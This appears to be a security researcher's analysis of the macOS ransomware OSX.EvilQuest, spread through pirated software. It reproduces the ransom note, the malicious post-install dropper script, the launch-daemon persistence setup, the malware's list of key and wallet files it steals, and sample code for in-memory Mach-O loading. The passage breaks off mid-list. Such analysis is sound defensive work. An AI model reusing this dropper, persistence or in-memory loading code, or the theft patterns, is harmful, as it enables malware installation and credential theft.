98638D7CD7FE750B6EAB5B46FF102ABD

@philofishal @patrickwardle @thomasareed



Your files are encrypted

Many of your important documents,
images and other files are no longe
because they have been encrypted.

Maybe you are busy looking for a w
files, but do not waste your time. N
your files without our decryption se
We guarantee however that you car
safely and easily and this will cost y
any additional fees.

Our offer is valid FOR 3 DAYS (start
details can be found in the file: REA
located on your Desktop

No engines detected this file
b24dd25b42e82a9b4a3fedf05913a4318154
/Users/user1/Library/Google/GoogleSoftwareUp
ts/MacOS/ksfetch
64bits
macho
READ_ME_NOW.txt

```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this
encryption without knowing the key (you can read Wikipedia about AES if you don't believe
this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require
us to use some processing power, electricity and storage on our side, so there's a fixed
processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after
receiving this message, otherwise this offer will expire and you will lose your files
forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of
payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJyceBeoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed
and will take from 2 to 5 hours depending on the processing power of your computer. After
that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

8:19 AM · Jun 29, 2020

♡ 219 157 people are Tweeting about this


Further analysis uncovered other insidious capabilities, including the ability to virally infected other binaries on an infected system!

Writeups:

- **"OSX.EvilQuest Uncovered (Part 1)"**
- **"OSX.EvilQuest Uncovered (Part 2)"**
- **"Updates on ThiefQuest, the Quickly-Evolving macOS Malware"**

Infection Vector: Pirated Software

From Dinesh's **tweet**, it was not apparent how the malware was able to infect macOS users. However, **Thomas Reed** of Malwarebytes, noted that the malware had (also?) been found in pirated versions of popular macOS software, shared on popular torrent sites:



andrejka29
Experience: 26 days
4 posts

09-Jun-20 14:24 (21 days ago, rev. 27-Jun-20 00:55)

Little Snitch 4.5.2 [Intel]

Year : 2020
Version : 4.5.2
Developer : Objective Development
Developer site : http://obdev.at
Platform : Intel only
Interface language : English
Tablet : The program has been treated (does not require data entry / enter any data)
System requirements : Mac OS X 10.11+, compatible with Mac OS X 10.15

Updated!
Description : Little Snitch is one of the most popular programs for monitoring and blocking the traffic of various applications and services.

The application warns you when the program tries to establish an outgoing connection. You can allow or deny the connection by setting access rules for future connections. These rules reliably prevents the sending of sensitive data without your knowledge.
Little Snitch runs in the background
and can detect network activity of viruses, malware and other malicious programs.

Screenshots

Screenshots of the About window

Download

Download the distribution by magnet link • 59.3 MB

Your Internet Provider and Government can see what you are downloading.
Don't forget to hide your IP with VPN to avoid fines and lawsuits!

NordVPN • ExpressVPN • Private internet access • Airvpn • IPVanish

The site does not distribute or store electronic versions of works, but merely provides access to a user-created directory of links to torrent files that contain only hash lists


How to download? (registration is required to download .torrent files)

[Profile] [PM]

Pirated Application, Infected with OSX.EvilQuest (credit: Malwarebytes)

> Ethical reasons aside, it's generally unwise to install pirated software, as it is often infected with malware.
>
> "Torrent sites are notorious for distributing malware and adware, sometimes through misleading advertisements, and sometimes through Trojan horse downloads that claim to be 'cracks' or that may contain infected copies of legitimate software" -Intego

The sample analyzed here, was packaged in a pirated version of the popular DJ software **Mixed In Key**. The malicious package was unsigned …meaning macOS will prompt the user before allowing it to be opened:



INFECTION VECTOR

...pirated applications

not a deterrent to "pirates"?
Mixed In Key 8
Better mixing unlocked.
The world's top DJs and producers use Mixed In Key to help their mixes sound perfect. Try it today with a 30-day money-back guarantee.

Mixed In Key 8 is not signed

Mixed In Key 8.pkg
/Volumes/Mixed In Key 8/Mixed In Key 8.pkg

item type: xar archive compressed TOC
hashes: view hashes
entitled: none
sign auth: unsigned ('errSecCSUnsigned')


macOS cannot verify the developer of "Mixed In Key 8.pkg". Are you sure you want to open it?

By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.

OSX.EvilQuest Infection Vector

However, macOS users attempting to pirate software will likely ignore this warning, pressing onwards …ensuring infection commences.

We can use the **Suspicious Package** utility to statically examine the package contetns. It contains an application named `Mixed In Key 8` and binary named “`patch`":



Name	Date Modified	Size	Kind
Applications	--	27 MB	Folder
Mixed In Key 8.app	--	26.9 MB	Application
Utils	--	88 KB	Folder
patch	6/26/20, 9:25 AM	88 KB	Executable

Name patch
Kind Executable
Size 88 KB
Modified June 26, 2020 at 9:25 AM
Owner root
Group admin

Permissions	
root	Read & Write
admin	Read only
Everyo...	Read only

Version --
Identifier --

All Files › Applications › Utils › patch

1 item, 27 MB installed


Clicking on the “All Scripts” tab, we find also find a post install script:

```
#!/bin/sh
```

```
mkdir /Library/mixednkey

mv /Applications/Utils/patch /Library/mixednkey/toolroomd
rmdir /Application/Utils

chmod +x /Library/mixednkey/toolroomd

/Library/mixednkey/toolroomd &
```

This post install script (which is executed during the package installation) will first create a `/Library/mixednkey` directory. Then, it moves the `patch` binary into this directory (renaming it `toolroomd`), sets it to be executable …and then launches it.

As the installer requests root privileges during the install, this script (and thus the `toolroomd` binary) will also run with root privileges:



Standard Install on "Macintosh HD"

This will take 27.1 MB of space on your computer.

Click Install to perform a standard installation of this software on the disk "Macintosh HD".

Installer is trying to install new software.

Enter your password to allow this.

User Name: user

Password:

> As the "Mixed In Key 8" binary is (still) validly signed by the Mixed In Key developers, it is likely pristine and unmodified
>
> …the malicious components of the package, are thus the post install script and the patch binary.


Persistence: Launch Item

Depending on its privilege level, `OSX.EvilQuest` persists either as a user launch agent, or a launch daemon (and a launch agent). The code responsible for this logic is found within a function named `ei_persistence_main`.

After invoking various anti-analysis logic (e.g. debugger check), the function then invokes a helper function, `persist_executable` to install the malware. If the malware is running with non-root privileges it copy itself to `~/Library/AppQuest/com.apple.questd`. However, if running as root, it will also copy itself to `/Library/AppQuest/com.apple.questd`.

Once the malware has copied itself, it persists via a launch item. The code that performs this persistence is found in the `install_daemon` function (invoked by `ei_persistence_main`). If running as non-root, it persists as a launch agent: `~/Library/LaunchAgents/com.apple.questd.plist`. If the malware is running with root privileges it will invoke the `install_daemon` function again, but this time specifying that a launch daemon should be created.

After the malware has ensured it is persisted (twice, if running as root!), it invokes the `ei_selfretain_main` function to start the launch item(s). This function invokes the aptly named `run_daemon` which in turn invokes macOS's `osascript` binary to launch the items via an AppleScript command:



PERSISTENCE
ei_persistence_main

```
int ei_persistence_main(...) {

   if (is_debugging(arg0, arg1) != 0x0)
      exit();
   prevent_trace();
   kill_unwanted(EI_UNWANTED, 0x8);

   persist_executable(...);
   install_daemon(..., ei_str("0hC|h71FgtPJ32af..."));
   install_daemon(..., ei_str("0W3iCn1L11zI2H4P..."));

   ei_selfretain_main(var_18, var_1C, var_30, var_24);
```

ei_persistence_main

.plist 'template' decrypted, filled out, then saved

```
$ cat /Library/LaunchDaemons/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    ...
   <key>ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
```

launch agent/daemon:
com.apple.questd.plist

```
# ./ProcessMonitor

 pid: 1142
 path: /usr/bin/osascript
 args: (
    osascript,
    "-e",
    "do shell script \"launchctl load -w /Library/LaunchDaemons/com.apple.questd.plist;launchctl start questd\"
       with administrator privileges"
)
```

launching (persistent) instance


OSX.EvilQuest launch item persistence

```
The template for the property list for these launch item(s) is stored as an encrypted string within
the malware.
```

As the `RunAtLoad` is set to true in the malware's launch item plist (`com.apple.questd.plist`), macOS will automatically restart the malware on subsequent reboots.

Capabilities: File Exfiltration, Remote Tasking, Ransomware, Viral Infection ...and more!

One of the first actions taking by `OSX.EvilQuest`, is to scan an infected system for various files that match a list of embedded regular expressions. From these regexes, we can ascertain that the malware has a propensity for certificates and crypto-currency keys & wallets:



FILE EXFILTRATION

"target" files

```
ei_forensic_thread(...){
  ...
  targets = get_targets(..., is_lfsc_target);

  //exfil all targets
  for(target in targets)
     ei_forensic_sendfile(... lfsc_get_contents(target));
```

exfil of "target" files

```
$ lldb /Library/mixednkey/toolroomd

(lldb) b 0x0000000100001965
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100001965]

(lldb) c

* thread #4, stop reason = breakpoint 1.1
-> 0x10000171e: callq  lfsc_get_contents

(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

test: ~/Desktop/key.png

```
(0x10eb67a95): *id_rsa*
(0x10eb67ab5): *.pem
(0x10eb67ad5): *.ppk
(0x10eb67af5): known_hosts
(0x10eb67b15): *.ca-bundle
(0x10eb67b35): *.crt
(0x10eb67b55): *.p7!
(0x10eb67b75): *.!er
(0x10eb67b95): *.pfx
(0x10eb67bb5): *.p12
(0x10eb67bd5): *key*.pdf
(0x10eb67bf5): *wallet*.pdf
(0x10eb67c15): *key*.png
(0x10eb67c35): *wallet*.png
(0x10eb67c55): *key*.jpg
(0x10eb67c75): *wallet*.jpg
(0x10eb67c95): *key*.jpeg
(0x10eb67cb5): *wallet*.jpeg
```

embedded regex's

OSX.EvilQuest's file exfiltration


Any file on the infected system that matches any of these regexes will be exfiltrated to the attacker (including, as shown above, a test file, `key.png`).

The malware also supports remote tasking, including the following:

- Task `0x1`: `react_exec`

  The `react_exec` command appears to execute a payload received from the server. Interestingly it attempts to first execute the payload directly from memory! Specifically it invokes a function named `ei_run_memory_hrd` which invokes the Apple `NSCreateObjectFileImageFromMemory`, `NSLinkModule`, `NSLookupSymbolInModule`, and `NSAddressOfSymbol` APIs to load and link the in-memory payload.

  At a previous BlackHat talk (**“Writing Bad @$$ Malware for OS X”**), I discussed this technique (an noted Apple used to host sample code to implement such in-memory execution):



In-memory Mach-O Loading

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module             = NULL;
NSSymbol symbol             = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```

loading a mach-O file from memory

If the in-memory execution fails, the malware writes out the payload to a file named `.xookc`, sets it to be executable (via `chmod`), then executes via a call to `system`.

- Task `0x2`: `react_save`

  The `react_save` decodes data received from the server and saves it to a file. It appears the file name is specified by the server as well. In some cases the file will be set to executable via a call to `chmod`.

- Task `0x4`: `react_start`

  This method is a nop, and does nothing:

```
int react_start(int arg0) {
    return 0x0;
}
```

- Task `0x8`: `react_keys`

